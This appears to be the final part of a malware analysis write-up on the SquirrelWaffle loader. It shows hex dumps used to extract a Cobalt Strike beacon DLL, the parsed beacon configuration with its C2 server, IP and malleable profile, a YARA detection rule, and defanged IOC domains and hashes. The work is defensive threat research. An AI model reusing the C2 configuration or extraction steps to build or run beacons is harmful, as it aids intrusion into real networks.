Debugger screenshot showing assembly code and registers. The instruction `ret` at address `00811328` is highlighted with a red box. The `ESP` register value is `0003FC28`, also highlighted with a red box. A blue arrow points from the `ESP` register to the next screenshot.

Debugger screenshot showing assembly code and registers. The instruction `call 3620FCD` at address `03620F8D` is highlighted with a red box. The instruction `jmp 3620FF6` at address `03620FCD` is also highlighted with a red box. A blue arrow points from the `call` instruction to the `jmp` instruction.



Analysis – Stage 5/6

Dump the memory page

Extract the PE-DLL from dumped page


Offsets for extraction:

Begin 0xFAF -- End 0x3440E

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Dekodierter Text
00000F70 28 76 61 72 20 6E 3D 30 2C 72 3D 65 2E 6C 65 6E (var n=0,r=e.len
00000F80 67 74 68 3B 6E 3C 72 3B 6E 2B 2B 29 69 66 28 65 gth;n<=r)if(e
00000F90 5B 6E 5D 3D 3D 3D 74 29 72 65 74 75 72 6E 20 6F [n]===t)return n
00000FA0 3B 72 65 74 75 72 6E 2D 31 7D 2C 50 3D 22 0F FC ;return-1},P=""ü
00000FB0 E8 18 00 00 00 EA 44 41 44 A2 FF A3 A7 91 B1 D3 è...èDADøý&S'±ó
00000FC0 8D 7D 20 B9 2C 34 33 76 02 75 8F D9 30 EB 27 5E .) ^,43v.u.Ü0è'^
```

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Dekodierter Text
00034350 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
00034360 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
00034370 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
00034380 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
00034390 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
000343A0 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
000343B0 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
000343C0 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
000343D0 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
000343E0 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
000343F0 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk=
00034400 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D 6F 80 6B 3D oEk=oEk=oEk=oEk"
00034410 2E 28 6F 3D 74 2E 64 6F 63 75 6D 65 6E 74 45 6C .(o=t.documentEl
```


Analyze it using Cobalt Strike Parser!



```
C:\Tools\CobaltStrikeParser>python parse_beacon_config.py \Malware\sqw\stage5\beacon.dll
BeaconType - HTTPS
Port - 8080
SleepTime - 45000
MaxGetSize - 1403644
Jitter - 37
MaxDNS - Not Found
PublicKey_MD5 - e9ae865f5ce035176457188409f6020a
C2Server - systemmentorsec.com,/jquery-3.3.1.min.js,213.227.154.92,/jquery-3.3.1.min.js
UserAgent - Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
HttpPostUri - /jquery-3.3.2.min.js
Malleable_C2_Instructions - Remove 1522 bytes from the end
Remove 84 bytes from the beginning
Remove 3931 bytes from the beginning
Base64 URL-safe decode
XOR mask w/ random key
HttpGet_Metadata - ConstHeaders
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://code.jquery.com/ Spawnto_x86 - %windir%\syswow64\dllhost.exe
Accept-Encoding: gzip, deflate Spawnto_x64 - %windir%\sysnative\dllhost.exe
```



Recap





To detect the SquirrelWaffle loader i created a YARA rule based on the decryption function used in Stage 3

```

1 rule Loader.SquirrelWaffle {
2   meta:
3     author = "@jxd_io"
4     description = "Detects SquirrelWaffle Loader"
5     date = "2021-09-23"
6
7   strings:
8     $config_decryption = {F77530837D1C108D4D088D4520C645CC00F434D08837D34100F4345208A04103204398D4CC0FB6C0}
9
10  condition:
11    uint16(0) == 0x5a4d and filesize < 1MB and all of them
12 }
    
```

<https://github.com/0xjxd/YARA-rules/blob/main/Loader.SquirrelWaffle.yara>

LIVEHUNT NOTIFICATIONS		Rule	Detections	Size	First seen	Matched on	Submitters
<input type="checkbox"/>	6095F96DD5ECA96A3FB9338ECC4AB574921C0FEBB36F6A6DB... dd6257665f634b5566e15bc62e90c809.virus	SquirrelWaffle SquirrelWaffle	22 / 67	72.00 KB	2021-09-29 01:09:15	2021-09-29 02:09:35	1
<input type="checkbox"/>	B0441BC63773E1719AAC9ACBD99F6E72BDD31017038E5E26A... squirrel_unpacked.dll	SquirrelWaffle SquirrelWaffle	10 / 66	58.50 KB	2021-09-28 19:59:40	2021-09-28 20:59:48	1
<input type="checkbox"/>	0B77D31986F63795FC21EE5550C830B82C03E5FB666144935... 475ac7.dll	SquirrelWaffle SquirrelWaffle	13 / 67	101.31 KB	2021-09-28 15:22:46	2021-09-28 16:22:56	1
<input type="checkbox"/>	156484EA4614553E22E5356AE521EEFB5E90F788090B35C3B... ...e66e0ab9d3dc0f653e3a411ef01b4fbed5ef6e462d3afeb77_unpacked.dll	SquirrelWaffle SquirrelWaffle	7 / 66	50.98 KB	2021-09-27 21:38:56	2021-09-27 22:39:05	1
<input type="checkbox"/>	4059CECE6EA7EC1DBD1A1B88F3519136BD901927B0D5523A8... ...6de4193fb2eb8dd92d6662d60393ebd483a54bac80fb0b44_unpacked.dll	SquirrelWaffle SquirrelWaffle	7 / 67	62.44 KB	2021-09-27 20:57:23	2021-09-27 21:57:33	1
<input type="checkbox"/>	CC8A0988A8838566DB9201AF244A400700AE6AB4EE996CF0... unpacked_idr_loader.dll	SquirrelWaffle SquirrelWaffle	34 / 68	64.00 KB	2021-09-14 13:20:30	2021-09-26 04:23:18	1
<input type="checkbox"/>	C88F8D086BE8D345BABAD15C76490EF889AF7EAEBC015F31... ...be8dd345babad15c76490ef889af7eaebc015f3107ff039f0ed5f2d.sample	SquirrelWaffle SquirrelWaffle	32 / 67	68.00 KB	2021-09-17 23:16:49	2021-09-24 17:09:24	1
<input type="checkbox"/>	4A17BA3C9D23D3B88FE2C97CFBFA1D09BECFC57663EC1871E... mal_dump.dll	SquirrelWaffle SquirrelWaffle	26 / 68	72.00 KB	2021-09-17 14:13:35	2021-09-24 02:31:42	1
<input type="checkbox"/>	6CECA37E8752B967B3AED7677E415489C0724840C284044FB... tr_dump.bin	SquirrelWaffle SquirrelWaffle	5 / 65	376.00 KB	2021-09-14 03:24:59	2021-09-24 01:33:28	1

IOCs

▪ Stage 1 - 2

Dropper Server

hxxps://priyacareers.com

hxxps://perfectdemos.com

hxxps://bussiness-z.ml

hxxps://cablingpoint.com

hxxps://bonus.corporatebusinessmachines.co.in

▪ Stage 3

CnC Server

hxxp://celulasmadreenmexico.com.mx

hxxp://gerencial.institutoacqua.org.br

hxxp://dashboard.adlytic.ai

hxxp://bussiness-z.ml

hxxp://ifiengineers.com

hxxp://bonusvulkanvegas.srdm.in

hxxp://ebrouteindia.com

hxxp://test.dirigu.ro

hxxp://cablingpoint.com

hxxp://perfectdemos.com

hxxp://afrizam.360cyberlink.com

hxxp://giasuphire.tddvn.com

hxxp://priyacareers.com

hxxp://assurant.360cyberlink.com

hxxp://sig.institutoacqua.org.br

▪ Stage 4 - 6

Cobalt Strike Server

hxxps://systemmentorsec.com:8080/jquery-3.3.1.min.js

▪ Sample Hashes

Stage 1: f0a3d4e47b098d302ad13bc4e51a03adeb9428e5c34630428222e989792f7a6d

Stage 2: 00d045c89934c776a70318a36655dcdd77e1fedae0d33c98e301723f323f234c

Stage 3: ab05d6335b06a0dbc41386c7c356202b4e07dcf76a4932ed4d4e7dd69b7a3101

Stage 4: 3c280f4b81ca4773f89dc4882c1c1e50ab1255e1975372109b37cf782974e96f

Stage 5: 964c5933844de7ed5a7813cdb36b9974a5a819b046e73a0bc6754d7299374a9f

Stage 6: 804f83a9754cfa2e43f167cc22980b1eca2ff11c05029e7ce0a8c2aae524a8b5